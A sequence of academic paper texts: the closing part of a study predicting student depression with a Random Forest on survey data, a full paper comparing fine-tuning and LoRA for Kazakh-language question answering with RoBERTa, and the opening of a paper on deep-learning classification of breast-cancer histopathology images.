The interplay between academic and financial stress can create a cycle of worsening mental health. High stress levels can lead to reduced sleep quality, decreased motivation, and impaired cognitive function, all of which negatively impact academic performance. This, in turn, can intensify stress and anxiety, further contributing to depressive symptoms [14].

AI-driven mental health models can analyze multiple factors, such as study workload, financial stress, and psychological resilience, to detect students who are at the highest risk of developing depression. By incorporating machine learning techniques, these models can provide early warning signs and help institutions implement proactive intervention strategies to support student well-being [15].

C. Sleep and Dietary Patterns in Mental Health

There is a strong correlation between sleep deprivation, poor dietary habits, and mental health decline [13]. Chronic sleep deprivation affects brain function and increases vulnerability to depression. Similarly, unhealthy dietary habits are linked to higher stress levels and depressive symptoms, emphasizing the importance of tracking these parameters in AI-driven mental health assessments.

D. Beck Depression Inventory (BDI) in Mental Health Assessment

The Beck Depression Inventory (BDI) is one of the most widely used self-report tools for assessing depression severity. Developed by Aaron T. Beck in 1961, the BDI is grounded in cognitive theory and measures the presence and intensity of depressive symptoms through 21 multiple-choice questions. Each item is rated on a scale from 0 to 3, where higher scores indicate more severe depressive symptoms. The total score is then categorized into different levels of depression: minimal (0–13), mild (14–19), moderate (20–28), and severe (29–63) [7].

The BDI evaluates key aspects of depression, including mood disturbances, cognitive distortions, behavioral symptoms, and physiological changes.

E. AI-Based Depression Prediction Models

Machine learning models have been developed to predict depression using multimodal data sources, including questionnaire responses, physiological signals, and behavioral patterns. Deep learning techniques applied to mobile sensor data, speech analysis, and self-reported surveys have shown promising results in identifying individuals at risk of developing depression [16]. These models enable early intervention and personalized mental health recommendations.

F. Gaps and Future Research Directions

Despite progress in AI-driven mental health monitoring, several challenges remain. A significant limitation is the availability of diverse datasets that accurately represent different student populations. Ethical concerns regarding data privacy and algorithmic bias also need to be addressed to ensure fair and unbiased predictions [17]. Future research should focus on improving model interpretability, integrating multimodal data sources, and refining AI-based intervention strategies for mental health management.

G. Challenges and Future Directions

Despite the growing success of AI in mental health monitoring, several challenges remain. Privacy concerns and ethical considerations regarding the collection and processing of sensitive psychological data must be addressed. Algorithmic biases in training datasets can lead to misclassification, reducing the effectiveness of predictive models for diverse student populations. Additionally, the interpretability of AI decisions remains a critical issue in clinical adoption [18]. Future research should focus on improving model transparency, enhancing dataset diversity, and integrating AI-driven interventions into university mental health programs.

III. Data Collection

Data for this research is obtained from a mental health survey conducted among university students. The survey includes demographic, academic, and lifestyle-related variables, along with responses based on the Beck Depression Inventory (BDI) to assess depression levels. The dataset consists of multiple key factors influencing student mental health, categorized in Table 1.

TABLE I. Survey Structure and Collected Data

Category	Features	Description
Demographic Data	Gender, Age	Basic personal information to analyze trends across different student groups.
Academic Factors	Academic Pressure, Work/Study Hours, CGP	Measures academic workload and performance.
Psychosocial Factors	Study Satisfaction, Financial Stress	Evaluates overall satisfaction and economic burden.
Lifestyle Factors	Sleep Duration, Dietary Habits	Assesses health behaviors affecting mental well-being.
Mental Health Indicators	Family History of Mental Illness, Suicidal Thoughts, Depression Score (BDI-based)	Identifies predispositions and self-reported depressive symptoms.

The BDI consists of 21 multiple-choice questions that assess various symptoms of depression. Each question has four possible responses (scored from 0 to 3), with higher scores indicating more severe depressive symptoms.

TABLE II. BDI Questions

BDI Category	Examples of Questions
Mood & Emotional State	Sadness, feelings of worthlessness
Cognitive Symptoms	Guilt, pessimism, self-criticism
Physical Symptoms	Fatigue, changes in appetite, sleep disturbances
Behavioral Symptoms	Loss of interest, social withdrawal

- The survey was conducted online among university students over a period of one month.
- Participants provided anonymous responses to ensure privacy and encourage honest feedback.
- Data was pre-processed to remove incomplete or inconsistent entries before further analysis.

IV. Methods And Models

This study employs machine learning techniques to predict depression risk among students using an AI-driven model. The dataset consists of multiple features, including academic pressure, financial stress, sleep duration, and mental health history. The following methods and models are applied:

1. Data Preprocessing
   - Handling Missing Values: Missing numerical values are filled with the median, while categorical values are replaced with the most frequent category.
   - Encoding Categorical Data: Label Encoding is applied to transform categorical variables (e.g., Gender, Suicidal Thoughts) into numerical format.
   - Feature Normalization: MinMaxScaler is used to scale numerical features between 0 and 1 to improve model performance.
2. Machine Learning Model
   - Model Selection: A Random Forest Classifier (Fig. 1) is used as the primary model due to its ability to handle structured data and avoid overfitting.
   - Train-Test Split: The dataset is split into 80% training data and 20% testing data to evaluate model performance.
   - Binary Classification: The depression score is converted into a binary target variable based on the median value of the dataset.
   - Feature Importance Analysis: The importance of each feature is calculated to determine which factors contribute the most to depression prediction.
   - Feature Importance Analysis: The importance of each feature is calculated using the Mean Decrease in Impurity (MDI) method in Random Forest to determine which factors (Fig. 2) contribute the most to depression prediction. This helps in identifying the most

influential predictors, such as sleep duration, academic pressure, and financial stress.

```python
import pandas as pd
import numpy as np
from sklearn.model_selection import train_test_split
from sklearn.ensemble import RandomForestClassifier
from sklearn.metrics import accuracy_score, classification_report

# Load the processed dataset
df = pd.read_csv("processed_dataset.csv")

# Define features (X) and target variable (y)
X = df.drop(columns=["Depression"])  # Features (all columns except target)
y = df["Depression"]  # Target variable

# Convert target variable to binary (0 - No Depression, 1 - Depression)
threshold = y.median()  # Use median as threshold for classification
y = (y >= threshold).astype(int)

# Split data into training (80%) and testing (20%)
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)

# Initialize Random Forest model
model = RandomForestClassifier(n_estimators=100, random_state=42)

# Train the model
model.fit(X_train, y_train)

# Predict on test data
y_pred = model.predict(X_test)

# Evaluate the model
accuracy = accuracy_score(y_test, y_pred)
print(f"Model Accuracy: {accuracy:.2f}")
print("\nClassification Report:\n", classification_report(y_test, y_pred))
```

```
Model Accuracy: 0.86
```

Figure 1. Machine Learning Model

3. Model Evaluation
   - Accuracy Score: Measures the overall correctness of the model's predictions.
   - Classification Report: Provides precision, recall, and F1-score to assess model performance.
   - ROC Curve and AUC Score: Evaluates the model's ability to differentiate between students with and without depression.



Figure 2. Most Important Features

4. Model Testing on New Data
   - The trained model is tested on new student data with different feature values to predict depression risk.
   - The model outputs a binary prediction (0 = No Depression, 1 = Depression) along with the probability of depression risk (Fig. 3).

```python
# Example new student data (values should be in the same format as training data)
new_student = pd.DataFrame([{
    "Gender": 1,  # Example: 1 = Male, 0 = Female
    "Age": 0.6,  # Normalized value
    "Academic Pressure": 0.8,
    "Work/Study Hours": 0.5,
    "Study Satisfaction": 0.2,
    "Financial Stress": 0.7,
    "Sleep Duration": 0.4,
    "Dietary Habits": 2,  # Example encoded value
    "Family History of Mental Illness": 1,
    "Have you ever had suicidal thoughts ?": 0
}])

# Make a prediction
prediction = model.predict(new_student)
probability = model.predict_proba(new_student)[:, 1]

# Show result
print(f"Predicted Depression: {prediction[0]} (Probability: {probability[0]:.2f})")
```

```
Predicted Depression: 1 (Probability: 0.56)
```

Figure 3. Testing

This AI-driven approach allows for an early detection system that can help universities and mental health professionals identify students at risk of depression and provide timely interventions

V. CONCLUSION

This research developed an AI-driven approach for monitoring student mental health, with a specific focus on depression prediction. The study successfully implemented a Random Forest Classifier, trained on a dataset comprising 600 student records, to identify potential risk factors associated with depression. The findings provide valuable insights into how academic pressure, financial stress, and sleep duration contribute to students' mental well-being.

Key Findings

- The model effectively predicts depression risk based on academic, psychological, and lifestyle factors.
- Self-Examination, Academic Pressure, Financial Stress, and Sleep Duration emerged as the most significant predictors of depression.
- Machine learning offers a scalable and automated approach for early depression detection, potentially aiding universities and mental health professionals in intervention strategies.

Model Performance and Limitations

- The Random Forest model demonstrated high accuracy, with a reliable ROC-AUC score, indicating strong predictive capabilities.
- However, the dataset was limited to 600 samples, which may impact the generalizability of the model.
- The study did not incorporate time-series data or physiological metrics (e.g., heart rate, activity levels), which could improve depression detection accuracy.

Future Work and Enhancements

- Expanding the dataset to include a more diverse student population and additional mental health indicators.
- Implementing deep learning techniques (e.g., neural networks) for improved feature extraction and depression classification.
- Integrating real-time monitoring from wearable devices (e.g., smartwatches) to enhance predictive accuracy.
- Exploring advanced techniques such as semi-supervised learning and transfer learning to optimize model performance with limited labeled data.

This AI-based system represents a promising step toward proactive mental health monitoring. By leveraging machine learning, educational institutions can gain valuable insights into students' well-being, allowing for timely interventions and support. Future advancements in data collection and model refinement could further improve depression risk prediction, ultimately contributing to better student health and academic success.

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Optimization and adaptation of multi-lingual transformational model for question-answer system in Kazakh language

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***Abstract*— This paper examines the optimization of the RoBERTa model for the Kazakh language using the Kazadi dataset. Three approaches were compared: a basic model without additional training, a fully trained model, and a model optimized through LoRA. Full training led to a significant improvement in metrics (EM from 17.92 to 56.69, F1 from 31.57 to 69.70), while LoRA showed a moderate increase (EM 37.79, F1 56.07) with lower computational costs. The results obtained confirm that specialized optimization methods significantly increase the efficiency of QA systems for low-resource languages such as Kazakh.**

Keywords—NLP, Kazakh language, RoBERTa, fine-ting, LoRA, low-resource languages

I. Introduction

Optimization of large language models (LLM) has become essential for adapting pre-trained models to specific domains or languages. For languages bound by resource limitations such as Kazakh, optimizing existing LLMs offers a promising strategy for improving performance in natural language tasks such as question answering (QA) and information retrieval (IR) [1]. As a member of the Turkic language branch, Kazakh faces data scarcity significantly, especially in comparison to widely spoken world languages. Although the Kazakh language has a target audience of fewer than 20 million speakers—approximately 16 million native speakers according to the National Population Census [2]—this does not diminish the necessity of developing specialized language models to create a comprehensive resource trained on a unified data stack.

Recent advances in open domain question answering (ODQA) systems, such as the KazQAD dataset by Yeshpanov et al. [1], have demonstrated the challenges and potential for improving the accuracy and efficiency of models when applied to Kazakh. Given the large number of parameters in modern LLMs, training them from scratch can be prohibitively expensive and computationally demanding. Instead, fine-tuning pre-trained models on domain-specific or language-specific datasets offers a cost-effective alternative. In particular, transformer-based architectures like RoBERTa have shown promise in such scenarios, as corroborated by findings from the domain of sentiment analysis, where fine-tuned RoBERTa models have outperformed traditional methods and even other state-of-the-art models [3].

This study explores the effectiveness of optimizing models for Kazakh, focusing on both the computational aspects and model performance. We aim to evaluate and compare the performance of the RoBERTa Kazakh model trained on the KazQAD dataset in three scenarios: without fine-tuning, after fine-tuning, and after optimization using Low-Rank Adaptation (LoRA) method. It is expected that fine-tuning will adapt the model to the dataset, enhancing its ability to handle question answering tasks in the Kazakh language, while LoRA will inject rank decomposition matrices into each layer of a Transformer architecture, thus enabling a reduction in the number of trainable parameters [4]. We seek to demonstrate how fine-tuning and LoRA-based optimization can enhance the performance of Kazakh NLP tasks, contributing to the broader effort of adapting language models to the Kazakh language space and its practical applications.

II. Literature review

Due to its linguistic features and the development of NLP technologies, optimizing multilingual transformation models for the Kazakh language plays an important role. This synthesis investigates key aspects of this topic, including existing approaches to adapting language models, the development of Kazakh datasets, and methods for improving translation quality.

A. Multilingual transformer models and their role in QA

Multilingual transformer models play a key role in promoting QA systems in different languages. Models such as XLM-R and mT5 use large-scale pre-training on multilingual datasets, which allows them to work effectively in cross-language contexts. For example, Conneau et al. have presented XLM-R, which demonstrated advanced performance in a variety of tasks, including cross-language classification and question answering, by learning from texts from 100 languages [5]. Such extensive training provides effective cross-language transfer, which is crucial for QA

systems that need to work in different languages with varying resource availability.

The architecture of these models is designed to handle the complexities of multilingual data. For example, mlongT5 is an efficient text—to-text converter that does an excellent job of processing longer sequences and has shown improved performance in multilingual QA tasks compared to its predecessors such as mBART and M-BERT [6]. This capability is essential for QA systems, which often require understanding and generating longer contextual passages to provide accurate answers. Moreover, the use of synthetic data generation methods, such as those proposed by Riabi et al., improves the training of these models by supplementing data sets with machine-translated examples, thereby improving their performance in low-resource languages [7].

Despite the progress made, challenges remain in achieving equitable performance across languages. Research by Phakmongkol and Vateekul indicates that while English QA models can achieve high accuracy, models for languages like Thai lag behind, often achieving only around 70% of F1 score [8]. Similarly, resource-scarce languages like Kazakh face challenges in achieving high-performance QA models. Due to limited annotated datasets and pre-trained models, Kazakh NLP systems often struggle with maintaining accuracy levels comparable to high-resource languages.

B. Efforts in Kazakh language QA and NLP optimization

Recent studies have focused on creating robust datasets and employing advanced machine-learning techniques to address these challenges. For instance, the development of a sentiment analysis model specifically tailored for Kazakh has highlighted the effectiveness of transformer architectures in processing the language, thereby paving the way for further advancements in NLP applications [9].

Moreover, the integration of text generation models for paraphrasing in Kazakh has shown promise in enhancing the richness of the language's NLP resources. By utilizing diffusion models and transformers, researchers have aimed to improve the quality of text generation, which is crucial for various applications, including QA systems [10]. This approach not only aids in generating diverse linguistic outputs but also helps in training models that can better understand the nuances of Kazakh syntax and semantics. The creation of knowledge bases and ontological frameworks is another critical aspect of optimizing Kazakh language QA systems. By employing RDF models, researchers have sought to enhance data representation and knowledge retrieval capabilities, which are essential for effective QA performance [11]. These efforts are complemented by the development of algorithms for keyword search in Kazakh text corpora, which facilitate efficient information retrieval and improve the overall user experience in QA applications [12]. However, despite these advancements, research indicates that native Kazakh models still lag behind large multilingual models in QA tasks. Fine-tuning has been shown to be a crucial factor in improving the performance of monolingual Kazakh models, with the Kazakh T5-based model demonstrating higher Exact Match and F1 scores after fine-tuning [13]. For instance, studies comparing GPT-based models and the AYA model on the Kazakh sKQuAD dataset found that GPT-4-turbo achieved the highest F1 score of 73.33% after fine-tuning, significantly outperforming GPT-3.5-turbo (57.78%) and the AYA model (62.22%) [14].

These findings highlight the ongoing efforts in optimizing Kazakh QA systems while underscoring the existing disparities between native and multilingual models. The use of fine-tuning, data augmentation techniques, and knowledge base integration continues to play a key role in enhancing Kazakh NLP applications.

C. Optimization strategies for efficient adaptation to Kazakh QA

To enhance the performance of models in Kazakh QA, researchers commonly fine-tune pre-trained multilingual models such as BERT and RoBERTa on datasets like KazQAD. This fine-tuning process helps these models better capture the linguistic nuances of Kazakh, including its agglutinative structure and complex morphology [15]. However, direct fine-tuning of large models often requires substantial computational resources, making it challenging for low-resource languages.

One effective solution to this problem is LoRA, which enables efficient fine-tuning by introducing low-rank matrices into the model's layers. This technique significantly reduces the number of trainable parameters while preserving the model's expressive power, thereby lowering computational costs without sacrificing accuracy [16]. The application of LoRA to Kaz-sQuAD has proven beneficial in adapting transformer models for Kazakh QA tasks, allowing for faster training and improved performance even with limited data.

Beyond LoRA, researchers have explored other techniques to optimize Kazakh QA systems. Data augmentation, for instance, has been used to generate synthetic Kazakh text samples, enriching the training corpus and mitigating data scarcity issues. Additionally, knowledge distillation has been employed to transfer knowledge from larger multilingual models to more compact, Kazakh-specific models, improving efficiency while maintaining competitive performance. These approaches, combined with LoRA, contribute to the ongoing efforts in optimizing Kazakh NLP applications, ensuring more robust and efficient QA systems.

III. METHODS

In this experiment, we optimized a large model RoBERTa based on the KazQAD dataset to improve its performance when answering Kazakh language QA questions. Researchers previously fine-tuned the Kazakh RoBERTa model and their results were quite promising [13, 14]. However, our focus for further work was primarily aimed at comparing optimization methods, rather than comparing models, as done in the studies by Nugumanova and Tleubayeva.

A. Fine-tuning: configuration and process

To fine-tune the Kazakh RoBERTa model for question-answering tasks, we utilized the TrainingArguments class with carefully selected hyperparameters, which are presented in Appendix A. The model was trained for five epochs with a learning rate of 5e-5 to ensure stable convergence. A batch size of 16 was used for both training and evaluation to optimize memory efficiency. Additionally, weight decay of 0.001 was applied as a regularization technique to mitigate overfitting.

The fine-tuning process began with data preprocessing, during which the dataset was cleaned, labeled, and structured to ensure high-quality training data. After processing, the model was trained to predict the span of the answer by

tokenizing the input. The model computed start and end logits, determining the probable positions of the answer span within the context. These logits were processed using torch.argmax() to extract the most likely indices. The predicted answer tokens were then decoded back into natural language using the tokenizer.decode() function while ensuring special tokens were omitted:

$$start_char = examples["context"][i].find(answer)$$
$$end_char = start_char + len(answer)$$

The extracted tokens corresponding to these positions were decoded to obtain the final predicted answer:

$$predicted_answer = tokenizer.decode(answer_tokens, skip_special_tokens = True)$$

During the experiment, we have tested the base model on a subset of the dataset, specifically 10% of the total samples, to assess its performance in a baseline scenario without shuffling the data. The goal was to analyze how the model behaves under different random seed values and to establish a reference point before applying any fine-tuning or optimization techniques. To ensure a fair comparison, we tested the model using three different seed values:

- 42 (commonly used as a standard reference seed);
- 3000 (a mid-range value);
- 6500 (a higher value).

Considering the default results, which were calculated as an average of all outputs with seed varying, the model achieved an Exact Match (EM) score of 17,9 and an F1-score of 31,6. The EM metric measures the percentage of predictions that exactly match the ground truth, while the F1-score is the harmonic mean of precision and recall, providing a more balanced assessment of the model's performance. The metrics are defined as in [17], where precision represents the proportion of correctly predicted words among all predicted words, and recall measures the proportion of correctly predicted words among all actual words in the answer. The achieved scores suggest that the model effectively captures contextual meaning and accurately identifies correct answer spans. These results significantly improve over baseline models, particularly in handling question-answering tasks for low-resource languages like Kazakh.

B. Low Rank Adaptaion

LoRA operates by decomposing weight updates into two smaller matrices of rank r, significantly reducing the number of trainable parameters. Instead of updating the full weight matrix W, LoRA represents weight updates as:

$$\Delta W = A \times B \quad (1)$$

where A and B are smaller matrices with a rank constraint, allowing for efficient adaptation while maintaining model performance. Picture below demonstrates it:



Fig. 1. Model during LoRA training and after [4]

During training, the pretrained weight matrix $W \in Rd \times d$ remains frozen to preserve the original model's knowledge. Instead of directly updating W, LoRA introduces two trainable low-rank matrices: A and B, where A is initialized with small random values from a normal distribution, and B is set to zero. These matrices have a much smaller rank rrr, allowing them to learn task-specific adaptations while minimizing the number of trainable parameters. The forward pass computes the output representation as:

$$h = Wx + Bax \quad (2)$$

- W – frozen weights of the pre-trained model,
- x – input data,
- BAx – adaptation update from LoRA,

so BA captures the learned adjustments without modifying W. This approach significantly reduces memory usage and computational costs, making it feasible to fine-tune large-scale models on resource-constrained hardware.

After training, the learned adaptation BA is merged with the original pretrained weights, forming the final weight matrix:

$$W_{merged} = W + BA \quad (3)$$

This merging eliminates the need for additional computational overhead during inference, as the model operates as if it had been fully fine-tuned. LoRA effectively balances efficiency and adaptability by leveraging low-rank updates, enabling scalable fine-tuning without extensive GPU memory requirements. Fig. 2 visually emphasizes this transition, demonstrating how LoRA optimizes training while maintaining performance during inference.



Fig. 2. The architecture of model with LoRA adaptation

For the fine-tuning process, we employed LoRA with specific parameter configurations to enhance the model's efficiency while maintaining computational feasibility. The rank parameter r = 8 was chosen to control the low-rank decomposition of the weight updates, ensuring a balance between adaptability and memory efficiency. The scaling factor α = 16 was applied to stabilize the updates by appropriately adjusting the weight contributions. LoRA modifications were applied specifically to the query, key, and value layers, aligning with standard practices in transformer-based architectures to refine attention mechanisms. A dropout rate of 0.05 was incorporated to improve generalization and mitigate overfitting, while the bias term was set to none to streamline parameter updates. The task type was configured as QUESTION_ANS, optimizing the

model for question-answering applications. Appendix B shows all other configuration parameters in detail.

For training, we used a batch size of 8 per device with a gradient accumulation of 8 steps to manage memory constraints while effectively updating weights. The training schedule included a warm-up phase of 200 steps, facilitating a stable optimization process. The learning rate was set to 3×10^{-4}, leveraging a moderately high rate to ensure efficient convergence. The training employed mixed-precision (FP16) computations to enhance efficiency and reduce memory usage. Logging was configured every 100 steps to monitor progress, and unnecessary columns were removed to streamline data processing. The outputs directory was designated for storing the trained model, and DataCollatorWithPadding was utilized to handle varying input sequence lengths effectively. These hyperparameters were chosen to optimize the trade-off between computational efficiency and model performance in the question-answering task.

IV. RESULTS

The KazRoBERTa Large KazQAD model was fine-tuned for question-answering, leveraging pre-trained knowledge for specialized tasks like processing the Kazakh language. The quality of training data and preprocessing played a key role in improving accuracy and preventing overfitting. Hyperparameter tuning, including learning rate, batch size, and epoch count, was crucial for stable training. To optimize efficiency, the LoRA method was applied, reducing VRAM usage by freezing the base model's parameters and training only low-rank adapters. LoRA enabled efficient adaptation to various tasks without full model reinitialization, making it ideal for limited computing environments. Experimental results confirmed its effectiveness, aligning with studies on large model adaptation, such as GPT-3, where LoRA significantly reduced memory consumption.

As shown in Figure 3, the results of the base model show low values of metrics: EM = 17.92, F1-score = 31.57. This indicates a weak adaptation of the pre-trained model to the specifics of the Kundyzka/informatics_kaz dataset. A low EM value indicates that the model rarely predicts answers with an exact match, and a relatively low F1 score confirms that even partial matches are rare, which reduces the practical applicability of the model in its original form. Appendix C provides other detailed information.



Fig. 3. Results of base model

After further training the model on the target dataset, the indicators improved significantly: EM = 56.69, F1-score = 69.70. An EM increase of more than three times indicates a high degree of adaptation of the model to the task, and an increase in the F1-score confirms the ability of the model to take into account the semantic features of the language and context. Rapid growth of the graph represented in Figure 4 shows that fine-tuning is a key step in achieving high model accuracy, since the basic version does not have sufficient ability to generate correct responses.



Fig. 4. Results of fine-tuned model

When using the LoRA method, it was possible to achieve a compromise between quality and computational costs. Fig. 5 represents the average values of the metrics, where EM = 37.79, F1-score = 56.07. Despite the improvement compared to the base model, the indicators remain lower than those of the fully trained model. This is because LoRA freezes the main weights of the model and trains only a small number of additional parameters, which significantly reduces memory requirements, but limits the flexibility of adaptation.



Fig. 5. Results of LoRA adapted model

Thus, full training of the model leads to the best results, but requires significant computing resources. Table I precisely demonstrates, that LoRA, in turn, is a more cost-effective adaptation method that provides increased quality at lower cost. The choice of the training method depends on the available resources and the accuracy requirements of the model: fine-tuning is preferable for tasks requiring high accuracy, whereas LoRA can be used in conditions of limited computing power. Comparative analysis presented in Table I demonstates final results of the experiment:

TABLE I. EXACT MATCH (EM) AND F1-SCORE RESULTS

Model	Perfomance

	Average EM	***Average F1***
Base model	17,92	31,57
Fine-tuned model	56,69(+316.2%)	69,70(+220.8%)
With LoRa adapter(fp16)	37,79(+210.9%)	56,07(+177.6%)

V. DISCUSSION&CONCLUSIONS

Experiments with the KazRoBERTa Large KazQAD model on the Kundyzka/informatics_kaz dataset demonstrated that fine-tuning significantly improves accuracy, increasing the Exact Match (EM) from 17.92 to 56.68 and the F1-score from 31.57 to 69.70. However, the LoRA adapter showed more moderate results (EM = 37.79, F1 = 56.07), suggesting potential limitations in low-resource language tasks. Fine-tuning required careful hyperparameter adjustments, data preprocessing, and iterative validation, with human oversight playing a key role in correcting errors missed by automatic metrics. Future improvements could focus on model optimization through distillation or quantization to enhance efficiency and real-world applicability.

Further research should explore developing a dedicated Kazakh-language model that better captures morphological and lexical complexities. Expanding the dataset with grammatically annotated data and creating a model specifically for the Kazakh language, rather than adapting existing ones, could yield better results. Translating the model into Latin may also improve accessibility and integration into diverse linguistic environments.

ACKNOWLEDGMENT

This research is funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan under the program for grant financing of young scientists for scientific and/or scientific-technical projects for the years 2024-2026 №AP22787410.

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Advancing Breast Cancer Diagnosis: Deep Learning for Histopathological Image Classification

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***Abstract*—Breast cancer remains a leading cause of mortality among women worldwide, underscoring the need for early and accurate diagnosis. Histopathological examination is the gold standard for detecting malignant transformations in breast tissue; however, it is labor-intensive and subject to inter-observer variability. Leveraging advancements in artificial intelligence, particularly deep learning, we propose a novel approach integrating a pre-trained ResNet-34 architecture with a custom Inception Skip Block. This method utilizes transfer learning to classify histopathological images of breast tissue effectively. Employing the BreakHis dataset, comprising 7,909 Hematoxylin and Eosin (H&E)-stained images across various magnification levels, our methodology addresses challenges such as high data dimensionality and class imbalances through data augmentation and stain normalization techniques. Our model achieves a classification accuracy of 98%, with a precision of 98% and an F1-score of 99%, demonstrating balanced performance in distinguishing between benign and malignant tissue samples. This approach has the potential to assist pathologists in making more accurate and consistent diagnoses, thereby reducing diagnostic workload and facilitating personalized treatment strategies for breast cancer patients.**

***Keywords—breast cancer, classification,* convolutional neural networks (CNNs), deep learning, histopathology.**

I. INTRODUCTION

Breast cancer is a significant global health issue, particularly in low- and middle-income countries where limited screening resources often result in late-stage diagnoses and increased mortality rates [1]. Early detection is crucial for improving patient outcomes, emphasizing the need for advanced diagnostic methods. Histopathological examination remains the gold standard for breast cancer diagnosis, involving microscopic tissue analysis to identify malignant changes. However, manual evaluation is time-consuming, prone to inter-observer variability, and requires specialized expertise. The advent of artificial intelligence (AI) and machine learning (ML), particularly deep learning models such as convolutional neural networks (CNNs), has introduced new possibilities for automating cancer detection, enhancing efficiency, and improving diagnostic consistency [2].

Histopathological images contain intricate patterns at multiple scales, from cellular abnormalities to broad tissue structures. Hematoxylin and eosin (H&E) staining enhances visualization, yet variations in staining protocols and image quality pose challenges. AI models must address these inconsistencies through techniques such as stain normalization and domain adaptation to ensure robust and reliable performance across diverse datasets [3].

Key challenges in histopathological image analysis include high data dimensionality, class imbalances in datasets, and the need for expert-labeled annotations. Overcoming these limitations using methods like data augmentation, transfer learning, and synthetic sample generation is essential for developing accurate and generalizable AI models [4]. Additionally, the integration of AI into clinical workflows must consider factors such as interpretability, regulatory approval, and real-world applicability.

Critical diagnostic features—such as cellular pleomorphism, nuclear-cytoplasmic ratio, and tissue invasion—are essential for cancer classification and treatment planning. AI-driven tools can assist pathologists by enhancing diagnostic precision, reducing workload, and enabling personalized medicine. Leveraging AI for histopathological image analysis holds significant promise

in improving breast cancer detection and patient outcomes worldwide.

This study presents a novel approach to histopathological image classification by incorporating several key advancements:

- Integration of Transfer Learning with ResNet-34: Unlike traditional CNN architectures, our method leverages pre-trained models to improve feature extraction, reducing the need for extensive labeled datasets.
- Optimized Hyperparameter Tuning Strategy: Our methodology fine-tunes model parameters to achieve optimal accuracy, precision, and recall.
- Computational Efficiency and Scalability: The implementation is optimized for GPU acceleration, ensuring scalability for real-world clinical application.

II. LITERATURE REVIEW

The application of AI in breast cancer diagnosis has gained considerable attention in recent years [19], driven by advances in computational power, large-scale datasets, and sophisticated deep learning architectures. Early studies focused on traditional machine learning techniques such as support vector machines (SVMs) and random forests, which relied on handcrafted features extracted from histopathological images [2]. While these approaches showed promise, they were limited by feature selection biases and their inability to capture complex patterns effectively.

The emergence of deep learning, particularly CNNs, has significantly advanced the field by enabling automated feature extraction directly from raw images. Studies have demonstrated that CNN-based models can achieve high classification accuracy in distinguishing benign and malignant tissue samples [5]. Additionally, approaches such as residual networks (ResNets), attention mechanisms, and transformer-based architectures have further improved performance by refining feature representation and reducing computational costs [6].

One of the critical challenges in AI-driven histopathological analysis is dataset availability and variability. Publicly available datasets, such as the Breast Cancer Histopathological Database (BACH) and The Cancer Genome Atlas (TCGA), have facilitated model development and benchmarking [7]. However, differences in image acquisition protocols, staining methods, and patient demographics introduce domain shifts that can impact model generalizability. Recent research has focused on domain adaptation techniques, such as adversarial training and self-supervised learning, to mitigate these issues [8].

Another key aspect of AI in breast cancer histopathology is interpretability and explainability. Deep learning models often function as "black boxes," making it challenging to gain insights into their decision-making processes. Explainable AI (XAI) techniques, including saliency maps, Grad-CAM, and SHAP values, have been explored to provide visual and quantitative interpretations of model predictions [6].

